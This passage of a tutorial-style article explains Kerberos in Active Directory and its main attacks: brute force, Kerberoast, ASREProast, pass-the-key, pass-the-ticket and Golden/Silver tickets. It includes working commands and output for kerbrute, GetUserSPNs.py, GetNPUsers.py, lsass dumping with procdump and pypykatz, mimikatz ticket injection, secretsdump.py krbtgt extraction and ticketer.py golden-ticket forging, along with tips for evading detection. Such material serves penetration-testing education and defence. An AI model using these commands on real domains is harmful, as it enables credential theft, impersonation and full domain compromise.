For example, if you know the password of a computer account (stored in the LSA Secrets of the machine), you can create Silver tickets for the SMB service of the machine and access like an Administrator to the machine.

However, you may notice that the KDC signature of the ticket PAC is signed with the KDC key, so we cannot forge a total real ticket. That is true, however, the KDC signature is not checked by services.

The second think to note is that if several services belongs to the same user, they will be encrypted with the same key. You can use this information along with the fact that the target service of the ticket is specify in the not encrypted part of the ticket (the `sname` field). Hence, then if you change the target service of the ticket to another service of the same user, the ticket will work for the new target service.

This technique could be useful in some situations, for example, if you are able to get a ST for an administrator to an MSSQL database in machineA (SPN = MSSQLSvc\machineA), you could modify the service to point the SMB service of the same machine (SPN = CIFS\machineA) and get access to the machineA.

TGT

In order to get a ST from the KDC, the user is required to present the other type of ticket, a **TGT** (Ticket Granting Ticket). The TGT is like a ST for the KDC (and, in fact, is not more than that).

Actually, following the principle that only the target principal should be allowed to access to the ticket, all the TGTs are encrypted with the key of the `krbtgt` account of the domain, known as the KDC key. Therefore, if you can retrieve the key of the `krbtgt` (stored in the domain database), you could create custom TGTs known as Golden tickets.


Since you can create ticket for any client, you could impersonate any user in the domain, including Administrators. The Golden tickets can even used to compromise the entire forest by setting special privileged SIDs in the PAC, like Enterprise Admins.

This can be done because the PAC contains the security data related to the user and it is not verified if the information is true (at least until the ticket is 20 minutes old), so you can add any user to any group inside of the ticket, and even create tickets for non-existent users.

In order to get a TGT, the user *usually* needs to be authenticated against the KDC by using its credentials.

Ticket acquisition

Now that we know about STs and TGTs, let's examine in more detail how Kerberos works, which means, how tickets are issued:



Kerberos process


1. The client requests a TGT to the AS (KDC) by sending an AS-REQ message. In the AS-REQ message the client can include a timestamp encrypted with its Kerberos key. This is called Kerberos preauthentication and sometimes is not required.
2. The AS (KDC) checks the timestamp (or not) and responds with an AS-REP message that contains two encrypted parts: a TGT encrypted with the KDC key and client data encrypted with the client key. Several information like the session key is replicated in both parts so both the user and KDC can share it.

3. Afterwards, the client connects with a service in an AP, and negotiates the authentication protocol with SPNEGO. If Kerberos is selected the client needs to get a ST for the target service.
4. Therefore, it requests a ST to the KDC by sending a TGS-REQ that includes its TGT and the SPN of the target service. It also sends data encrypted with the session key, like the client username and a timestamp, in order to verify the connection.
5. The KDC decrypts the TGT with its key, thus getting access to the username and the session key. The KDC uses the session key to decrypt the username sent by the user to verify that is correct. After checking that everything is correct, the KDC responds with a TGS-REP message that contains two encrypted parts: a ST for the target service, encrypted with the service user key and client data encrypted with the session key. Several information like the service session key is replicated in both parts so both the user and service can share it.
6. The client sends the ST to the service in an AP-REQ message (inside of the application protocol). The service decrypts the ST and gets the service session key and the PAC. The service will use the security information of the PAC about the client to determine if the user have access to its resources.
7. (Optional) In case the service want to validate the PAC, it can use the Netlogon protocol to ask to the DC to check the PAC signature with a KERB_VERIFY_PAC_REQUEST.
8. (Optional) The server will check the PAC and respond with a code indicating if the PAC is correct.
9. (Optional) Finally, in case of the client requires it, the service must authenticate itself by responding to the AP-REQ message with an AP-REP message and using the session key as proof that the service can decrypt the ST and therefore that is the real service and not a fake one.

From this process, we can notice that Kerberos, unlike NTLM, have messages that are not included in other application protocol. Such is the case of AS-REQ and TGS-REQ, that are sent directly to the DC.


Kerberos services

The DC listens Kerberos in the port 88/TCP and 88/UDP.



Kerberos ports

Apart from the KDC, Kerberos has another service, kpasswd, that allows to change the password of the users in the domain. The kpasswd can be found in the port 464/TCP and 464/UDP of the DCs. It can be used with the utility ksetup, from the CTRL+ALT+DEL "Change a password" screen, or with Rubeus changepw.



Change password utility uses kpasswd

Kerberos keys

By changing the password, the user changes the Kerberos keys used for encrypting the Kerberos messages and tickets.

There are many different keys, since each one of them is used for a different encryption algorithm used by Kerberos. The possible encryption algorithms used by Kerberos are the following:

- RC4-HMAC: The key used for RC4 is the NT hash of the user.
- AES128-CTS-HMAC-SHA1-96: The key used for AES128 is a hash of 16 bytes derived from the user password (and domain and username).
- AES256-CTS-HMAC-SHA1-96: The key used for AES256 is a hash of 32 bytes derived from the user password (and domain and username).
- DES-CBC-MD5: This one is deprecated, but the key is still stored in the domain database for users.

Depends on the algorithm selected, Kerberos uses a different key. In Active Directory the recommendation is to use AES256.

Note: When I use the term Kerberos key in this article, I will refer in general to any of the possible keys negotiated by Kerberos.

Kerberos basic attacks

Now that we know the Kerberos basics, lets explain some Kerberos attacks.

> If you look for Kerberos attacks command, you can check the Kerberos cheatsheet.

Kerberos brute-force

Since Kerberos is an authentication protocol, it can be used to test the credentials of the users in the network.

Furthermore, Kerberos errors are very verbose and allow to distinguish a plenty of situations in a bruteforcing attack:

- KDC_ERR_PREAUTH_FAILED: Incorrect password
- KDC_ERR_C_PRINCIPAL_UNKNOWN: Invalid username
- KDC_ERR_WRONG_REALM: Invalid domain
- KDC_ERR_CLIENT_REVOKED: Disabled/Blocked user

By checking the error messages, you not only can test for valid credentials, but also enumerate user accounts and be aware if your attack has blocked some account. Be careful by launching this kind of attacks!!

Other thing to keep in mind, is that the authentication errors are not logged with a normal logon failure event (code: 4625), but with Kerberos pre-authentication failure (code: 4771), that is not logged by default.

You can use Rubeus brute, kerbrute (Go), kerbrute (Python) or cerbero in order to launch a Kerberos brute-force attack.

```
$ python kerbrute.py -domain contoso.local -users users.txt -passwords passwords.txt -dc-
                                    ip 192.168.100.2
                Impacket v0.9.22 - Copyright 2020 SecureAuth Corporation

                                     [*] Valid user => Anakin
                                  [*] Blocked/Disabled user => Leia
                                 [*] Valid user => Han [NOT PREAUTH]
                                   [*] Valid user => Administrator
                                 [*] Stupendous => Anakin:Vader1234!
                                    [*] Saved TGT in Anakin.ccache
```

Kerberos brute-force attack with kerbrute.py

Kerberoast

In Active Directory, a ST can be requested by any user for any service that it is registered in the domain database through an SPN, regardless of whether the service is running or not.

Moreover, the ST will be partially encrypted with a Kerberos key (derived from the password) of the service user. Therefore, if you get a ST, you can try to crack the service user password by trying to decrypt the ST.

Most services are registered in machine accounts, which have auto-generated passwords of 120 characters that changes every month, so crack their STs is unfeasible.

However, occasionally services are assigned to regular user accounts, managed by people, that can have weak passwords. The STs of that services would allow to crack them in order to retrieve the user passwords.

The Kerberoast attack consist on requests STs for those services of regular user accounts and try to crack them to get the user passwords. Usually, the users that have services also have privileges, so these are juicy accounts.

You can check the user accounts with SPNs with any LDAP client, by using the following filter:

```
(&(samAccountType=805306368)(servicePrincipalName=*))
```

LDAP filter for users with SPNs

More specifically, to retrieve the STs to crack you can use the impacket GetUserSPNs.py script, the Rubeus kerberoast command, or the Invoke-Kerberoast.ps1 script.

```
root@debian10:~# GetUserSPNs.py 'contoso.local/Anakin:Vader1234!' -dc-ip 192.168.100.2 -
                          outputfile kerberoast-hashes.txt
               Impacket v0.9.21 - Copyright 2020 SecureAuth Corporation

       ServicePrincipalName  Name  MemberOf
           PasswordLastSet             LastLogon                    Delegation
--------------------  ----  ----------------------------------------------  --------------
                   ------------  --------------------------  ----------
 HTTP/ws01-10          leia  CN=Domain Admins,CN=Users,DC=contoso,DC=local  2021-01-01
                16:38:02.183703  2021-01-15 11:46:13.998905


                      root@debian10:~# cat kerberoast-hashes.txt
                       $krb5tgs$23$*leia$CONTOSO.LOCAL$HTTP/ws01-
10*$65ca3e856acd6d9438c05cb6c283dcb5$ab86cafcf1dee23d2466973679fc315e9fef3fa2ddcae82d844b
31e1651ed983a4d4ff0846148ddf63f80129cd2cb663c7daed26169513ec398464a9796ae7f84e593829f1665
4279d5b3fa4286eb1e6467a3d569bc88d7150f30cf2dc83ff4185f0a7590b9e5a05ba63cb9dbb710df295c435
6cc57ac53cc2d0e0974aeb0e2ae930e6311c5268c457d5da726393e93e9b0d1c8d745ad7b6d63bf36eb11c7f1
71da87bee9d4ac69b2a8f70157ce402af52ffd35498e3cade179af266be08e5fcf3aee6a0dae26afb6470ba2d
25c922868b9a0ca4c80eece585782ea0ea96b6e4f3ee56dc1808990ecf456c021d04ec74edef98b3235553176
e55d56a7f3ee9c76f2f22ab7e3d30fabc658a516f8ef03710032aaae36a917cc7e677857c09df3035bd6034aa
192c620c9cb6452533225e9606ac06cf0a6a5865468599cd73907b574cef0c081df388ea50176288a444692db
96026d2f33f3ba4e8597d11557443e262bee86ca6485272addcf03056a93b6e7e60c02a152640f320e7094f58
97fbf1cee83ab45a6f62fc554ec1c67878d9aa7974e43e2f1bdff2b0c197e3ccbd9daf84c1a37bc453aec6a0f
a502c05ae530e14a5d1f7bceb5cb1393460a0f8eec8b058ede6ceda637a3c248fcd1e1fe57ae2f2d343c5e749
cf9897023b910a3e2b13025584b2a9d4e73e9809ba25231b3fd3616476e51406993d354c9015a95888957e3d3
d69784dc8b5c12b11e225756a41485c57467aa1c4041e6c7879f4efe65710fd760c5c3472f1ebefefa8a0f509
9ccff5ef84162b1ddd42d795d82a8ac09f811e692c5aec13ee5f9e6335a5501f50412cee10da5a1a444cc5a1f
9885885088b6f01d36dc8684101fde2a3c4a40ffe424ca8b3512455f5662794c64fed3b5183aaa9a338f18a33
da8e41ac8a4e5598925cfe49db7362f107e018694922b26e20d5e3f125ff151f4299919fa082ad6f0d15643a6
9584a41b06ba46cca25c57ac51e7430c9166cdcc34428e108fba970d0c550694b431179d867f6b6dfe91e893b
e37bcf8407e9965921cbcf7b17a7f575ec64e4c7fb8bde0d4994b382cc58b44fc964528ac9aae46b5a84109f3
f3ef23a71cca40355d71c95aa191cc11fbd66613f05f58eb74b07530b3deef934811da775c00d6a4217508501
b14958b5241a8be72d20f891d5122936ebee8c636a7c746a3bae78d435c11efa4c8693d87d9d7f7c7369ea620
d886affea1e1cfbcb216d9f44ad42fedbc81f71722eccc6b54b00c2e80902a1fe49d06ca099f8db51aa1f2ad9
                       ad761208f38803d0c842bbbcaf0c08259904eebdd4
```

Kerberoast with GetUserSPNs.py

Once you have the STs, you can try to crack them with hashcat. In order to crack them easily, the STs should be requested encrypted with RC4, however this could be detected as anormal traffic (by solutions like Microsoft ATA) since most of the requests require the AES256 encryption.

It is also possible to perform Kerberoasting without knowing the services SPNs. Remember that you can request a Kerberos ticket for different principals in the domain, including both services and users.

Therefore, you can request ticket for a given user, that will be encrypted with the user key. However, it is necessary that the target user has some service registered in order to retrieve a ticket for it.

The ST obtained for the user as target principal name is also encrypted with the user key so it can be used in Kerberoasting. This also could be useful to brute-force kerberoasteable users in case you are not able to enumerate them via LDAP, since the principal name of a user without SPNs cannot be resolved.

In fact this technique is used by the impacket GetUserSPNs.py script. It can also be used with Rubeus kerberoast command with the `/enterprise` flag and cerbero kerberoast command.

Moreover, if you have the Validated-SPN permsission over an user account, you can add SPNs to that account, making it Kerberoasteable. This way you could request a ST for that account service and try to crack it. By default, accounts do not have the Validated-SPN permissions over themselves.

ASREProast

Most of the users needs to perform Kerberos pre-authentication, that means, send a timestamp encrypted with its Kerberos key to KDC in the AS-REQ message (to request a TGT).

However, in rare occasions, Kerberos pre-authentication is disabled for an account, by setting the DONT_REQUIRE_PREAUTH flag. Thus, anyone can impersonate those accounts by sending a AS-REQ message, and an AS-REP response will be returned from the KDC that data encrypted with the user Kerberos key .

```
AS-REP          ::= [APPLICATION 11] KDC-REP

      KDC-REP         ::= SEQUENCE {
         pvno            [0] INTEGER (5),
      msg-type        [1] INTEGER (11 -- AS --),
    padata          [2] SEQUENCE OF PA-DATA OPTIONAL
              crealm          [3] Realm,
           cname           [4] PrincipalName,
  ticket          [5] Ticket, -- Encrypted with krbtgt key
enc-part        [6] EncryptedData -- Encrypted with user key

                          }
```

AS-REP message definition

You cannot access to the AS-REP data directly, since is encrypted with the user key (that it is derived from the user password), but can try an offline crack attack to discover the user password.

The ASREProast attack consists on identify the users without Kerberos pre-authentication required and send AS-REQ on their behalf, in order to retrieve the piece of data encrypted with the user key in the AS-REP message. Once is get, a offline cracking attack is performed to trying to recover the user password.

```
(&(samAccountType=805306368)(userAccountControl:1.2.840.113556.1.4.803:=4194304))
```

LDAP filter for users without Kerberos pre-authentication

You can use tools like impacket GetNPUsers.py script, the Rubeus asreproast command or the ASREPRoast.ps1 script to retrieve the AS-REP encrypted data.

```
$ GetNPUsers.py 'contoso.local/Anakin:Vader1234!' -dc-ip 192.168.100.2 -outputfile
                                asreproast-hashes.txt
                Impacket v0.9.21 - Copyright 2020 SecureAuth Corporation

 Name  MemberOf  PasswordLastSet             LastLogon                   UAC
 ----  --------  --------------------------  --------------------------  --------
 han             2020-12-16 10:53:35.177156  2021-05-12 09:19:28.469863  0x410200

                      root@debian10:~# cat asreproast-hashes.txt
$krb5asrep$23$han@CONTOSO.LOCAL:73eea4275625972c2e224648c4766b5a$1bbdaba56bb6eba4ea8cb565
221de2fe2b5a8ade3d1155e33aa4d786624b84a62a100d97412361c851dfbf3d95ce3d047916bc66ddcec557f
70b232a1d029f6a889e49e35069494b43e4b00b892d4ccc4d31e0c4970e8aff426eaa6821133e9a2bbef017ef
9241c95d0098bfea4fd2b3c2919e1247de05d19db59fec46a81a60f0f89a2d9c105b9e00011387e756cb284b0
ba785655526e3ba6c51f3b8eba21e674d4f1b4e93025f9cf0dccb1f86c3247f0b9ebfc663be5510faf2b77d93
2351ac4899cb77be58271dc01a3304bfd1de6216e04e5d9033859b92fa87438863c2dff112237c2ace8cffbc2
                                    dbb57c6
```

Once you have the user TGT, then you can crack it with hashcat. You can request a AS-REP with RC4 encryption in order to crack it more easily.

Pass the Key/Over Pass the Hash

As you may notice, to request a TGT, the user doesn't need to use its password, but its Kerberos key. Therefore, if an attacker can stealh a Kerberos key (NT hash or AES keys), it can be used in order to request a TGT on behalf of the user, without the need to know the user password.

Commonly in Windows, the Kerberos keys are cached in the lsass process, and them can be retrieved by using the mimikatz sekurlsa::ekeys command. Also you can dump the lsass process with tools like procdump, sqldumper or others, and extract the keys offline with mimikatz.

In the case of Linux, the Kerberos keys are stored in keytab files in order to be used for the Kerberos service. The keytab file can be usually found in `/etc/krb5.keytab`, or in the value specified by the environment variables `KRB5_KTNAME` or `KRB5_CLIENT_KTNAME`, or specified in the Kerberos configuration file in `/etc/krb5.conf`.

When the keytab is located you can copy it to your local machine and/or list its keys with klist (Kerberos MIT) or cerbero.

```
                                $ klist -k -Ke
                          Keytab name: FILE:/etc/krb5.keytab
                                KVNO Principal
   ---- --------------------------------------------------------------------------
   1 r2d2@contoso.local (DEPRECATED:arcfour-hmac)  (0xc49a77fafad6d3a9270a8568fa453003)
```

Reading keytab with klist

Once you have the Kerberos keys, you can request a TGT in Windows by using Rubeus asktgt command.

In a Linux machine the, you can use the MIT Kerberos utils to create a keytab with the key, and request a TGT, or using the key directly with the impacket getTGT.py script or cerbero ask command.

```
$ cerbero ask -u contoso.local/Anakin --aes
ecce3d24b29c7f044163ab4d9411c25b5698337318e98bf2903bbb7f6d76197e -k 192.168.100.2 -vv
INFO - Request contoso.local/Anakin TGT for contoso.local
INFO - Save contoso.local/Anakin TGT for contoso.local in /root/Anakin.ccache
```

Pass-The-Key with cerbero

The Kerberos tickets have two formats: ccache and krb. The ccache is the one used by Linux machines to store the tickets (usually in files). The krb format is used in Windows to store the tickets in the lsass memory, and it is also the format to transmit tickets over the network. You can convert tickets to one format to another by using the ticket_converter.py script or cerbero convert command.

```
$ python ticket_converter.py ~/Anakin.ccache ~/Anakin.krb
Converting ccache => kirbi
```

Convert a ticket with ticket_converter.py

Additionally, you can calculate the Kerberos keys from the user password by using the cerbero hash command. Also the AES keys can be calculated with Get-KerberosAESKey.ps1 or the NT hash with a few python lines.

```
$ cerbero hash 'Vader1234!' -u contoso.local/Anakin
rc4:cdeae556dc28c24b5b7b14e9df5b6e21
aes128:18fe293e673950214c67e9f9fe753198
aes256:ecce3d24b29c7f044163ab4d9411c25b5698337318e98bf2903bbb7f6d76197e
```

Calculate Kerberos keys with cerbero

Pass the Ticket

The Pass the Ticket technique consists on steal a ticket and the associated session key and use them to impersonate the user in order to access to resources or services. Both TGTs and STs can be used, but TGTs are preferred since they allow to access to any service (by using it to request a ST) on behalf of the user, whereas the STs are limited to only one service (or more if the SPN is modified to another service of the same user).

In Windows, the tickets can be found in the lsass process memory, and can be extracted with mimikatz sekurlsa::tickets command or Rubeus dump command. Other possibility is to dump lsass process with tools like procdump, sqldumper or others, and extract the tickets offline with mimikatz or pypykatz. These commands extracts tickets with the krb format.

```
PS C:\> .\procdump.exe -accepteula -ma lsass.exe lsass.dmp

ProcDump v10.0 - Sysinternals process dump utility
Copyright (C) 2009-2020 Mark Russinovich and Andrew Richards
Sysinternals - www.sysinternals.com

[12:03:17] Dump 1 initiated: C:\lsass.dmp
[12:03:18] Dump 1 writing: Estimated dump file size is 34 MB.
[12:03:18] Dump 1 complete: 34 MB written in 1.0 seconds
[12:03:18] Dump count reached.
```

Dumping lsass memory with procdump

```
$ pypykatz lsa minidump lsass.dmp -k /tmp/kerb > output.txt
                    INFO:root:Parsing file lsass.dmp
               INFO:root:Writing kerberos tickets to /tmp/kerb
                                $ ls /tmp/kerb/
 lsass.dmp_51a1d3f3.ccache
                'TGS_CONTOSO.LOCAL_WS02-7$_WS02-7$_29a9c991.kirbi'
lsass.dmp_c9a82a35.ccache
           TGT_CONTOSO.LOCAL_anakin_krbtgt_CONTOSO.LOCAL_6483baf5.kirbi
 TGS_CONTOSO.LOCAL_anakin_LDAP_dc01.contoso.local_contoso.local_f8a46ad5.kirbi
          'TGT_CONTOSO.LOCAL_WS02-7$_krbtgt_CONTOSO.LOCAL_740ef529.kirbi'
'TGS_CONTOSO.LOCAL_WS02-7$_cifs_dc01.contoso.local_b9833fa1.kirbi'
          'TGT_CONTOSO.LOCAL_WS02-7$_krbtgt_CONTOSO.LOCAL_77d63cf0.kirbi'
'TGS_CONTOSO.LOCAL_WS02-7$_cifs_dc01.contoso.local_bfed6415.kirbi'
          'TGT_CONTOSO.LOCAL_WS02-7$_krbtgt_CONTOSO.LOCAL_7ac74bd6.kirbi'
'TGS_CONTOSO.LOCAL_WS02-7$_ldap_dc01.contoso.local_contoso.local_2129bc1c.kirbi'
          'TGT_CONTOSO.LOCAL_WS02-7$_krbtgt_CONTOSO.LOCAL_fdb8b40a.kirbi'
 'TGS_CONTOSO.LOCAL_WS02-7$_LDAP_dc01.contoso.local_contoso.local_719218c6.kirbi'
```

Retrieving tickets from lsass dump with pypykatz

On the other hand, in Linux machines that are part of a domain, tickets are stored in a different way. Tickets usually can be found by default under the `/tmp` directory in files with the format `krb5cc_%{uid}` where uid is the user uid. To get the tickets, just copy the files (if you have permissions). However, it is also possible that tickets are stored in the Linux kernel keys instead of files, but you can grab them by using tickey.

In order to be sure where the tickets are stored in a Linux machine, you can check the Kerberos configuration file in `/etc/krb5.conf`. The tickets are stored in the ccache format in Linux machines.

To use the tickets in a Windows machine, you must inject them into the lsass process, which can be done with mimikatz kerberos::ptt command or Rubeus ptt command. These utilities read tickets in the krb format.

```
                                PS C:\> .\mimikatz.exe

              .#####.   mimikatz 2.2.0 (x64) #19041 Sep 18 2020 19:18:29
             .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
        ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
         ## \ / ##       > https://blog.gentilkiwi.com/mimikatz
        '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
         '#####'        > https://pingcastle.com / https://mysmartlogon.com ***/

                        mimikatz # kerberos::ptt pikachu-tgt.kirbi

                             * File: 'pikachu-tgt.kirbi': OK
```

Inject TGT into current Windows session

Once the tickets are injected into the session, you can use any tool to perform actions by impersonating the user over the network, like psexec.

In Linux, you can use the tickets with the impacket utilities by pointing with the `KRB5CCNAME` environment variable to the ticket file. Then, use the impacket utilities with the `-k -no-pass` parameters. Here, tickets in ccache format are needed.

To convert tickets between krb (Windows) and ccache (Linux) format, you can use the ticket_converter.py script or cerbero convert command.

Golden/Silver ticket

In Active Directory, the Kerberos TGTs are encrypted with the `krbtgt` account keys. In case of knowing the keys, custom TGTs, known as Golden Tickets, can be created.

To get the `krbtgt` keys, you need to access to the Active Directory database. You can do this by performing a remote dcsync attack, with mimikatz lsadump::dsync command or the impacket secretsdump.py script, or by dumping the NTDS.dit file locally with ntdsutil or vssadmin.

```
$ secretsdump.py 'contoso.local/Administrator@192.168.100.2' -just-dc-user krbtgt
Impacket v0.9.21 - Copyright 2020 SecureAuth Corporation

Password:
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:fe8b03404a4975e7226caf6162cfccba:::
[*] Kerberos keys grabbed
krbtgt:aes256-cts-hmac-sha1-
96:5249e3cf829c979959286c0ee145b7e6b8b8589287bea3c83dd5c9488c40f162
krbtgt:aes128-cts-hmac-sha1-96:a268f61e103134bb7e975a146ed1f506
krbtgt:des-cbc-md5:0e6d79d66b4951cd
[*] Cleaning up...
```

krbtgt keys retrieved with secretsdump.py

Likewise, it is possible to create a custom ST for a service, known as Silver Ticket, if we get the Kerberos keys of the service user. The keys for a service user can be obtained by looking into the lsass process of the domain machines where the user is logged on, by performing Kerberoast, by dumping the Active Directory database, etc.

In both Golden and Silver tickets, it is possible to create the ticket for any user in the domain, and even for non-existent ones. Moreover, we can give high privileges to the ticket user by modifying the PAC user groups and including, for example, the "Domain Admins" group in order to have the privileges of domain administrators.

Additionally, we have to sign the ticket PAC with the `krbtgt` key, but this cannot be done for Silver Tickets since we just know the user service key, here a fake signature is used, since is pretty weird for a service to validate with the DC the PAC signature.

In order to create Golden and Silver Tickets, you can use the mimikatz kerberos::golden command or the impacket ticketer.py script. Then you can use them as any ticket. If you can, use the AES256 key to avoing being detected by solutions like ATA.

```
$ ticketer.py -domain-sid S-1-5-21-1372086773-2238746523-2939299801 -domain contoso.local
   Administrator -aes 5249e3cf829c979959286c0ee145b7e6b8b8589287bea3c83dd5c9488c40f162
                Impacket v0.9.21 - Copyright 2020 SecureAuth Corporation

                   [*] Creating basic skeleton ticket and PAC Infos
                [*] Customizing ticket for contoso.local/Administrator
                                [*]     PAC_LOGON_INFO
                             [*]     PAC_CLIENT_INFO_TYPE
                                [*]     EncTicketPart
                                 [*]     EncAsRepPart
                          [*] Signing/Encrypting final ticket
                              [*]     PAC_SERVER_CHECKSUM
                             [*]     PAC_PRIVSVR_CHECKSUM
                                [*]     EncTicketPart
                                 [*]     EncASRepPart
                       [*] Saving ticket in Administrator.ccache
```

Create golden ticket with ticketer.py

Once created, Golden tickets gives you the rights you specify in the ticket, allowing you to impersonate any user, even non-existent ones, in the domain and accessing to any service in the domain.

One thing to keep in mind is that once the Golden ticket is created, is that this must be used in 20 minutes, otherwise the PAC information will be checked by the KDC to verify that it is correct.

On the other hand only allow you to give you rights to access to services of the user you have get the password. A case of use for Silver tickets is to access to a computer as admin when you have the computer domain account password. You has no admin privileges in the machine with its computer domain account, but you can use its password to build a Silver ticket for its services and impersonate an administrator.

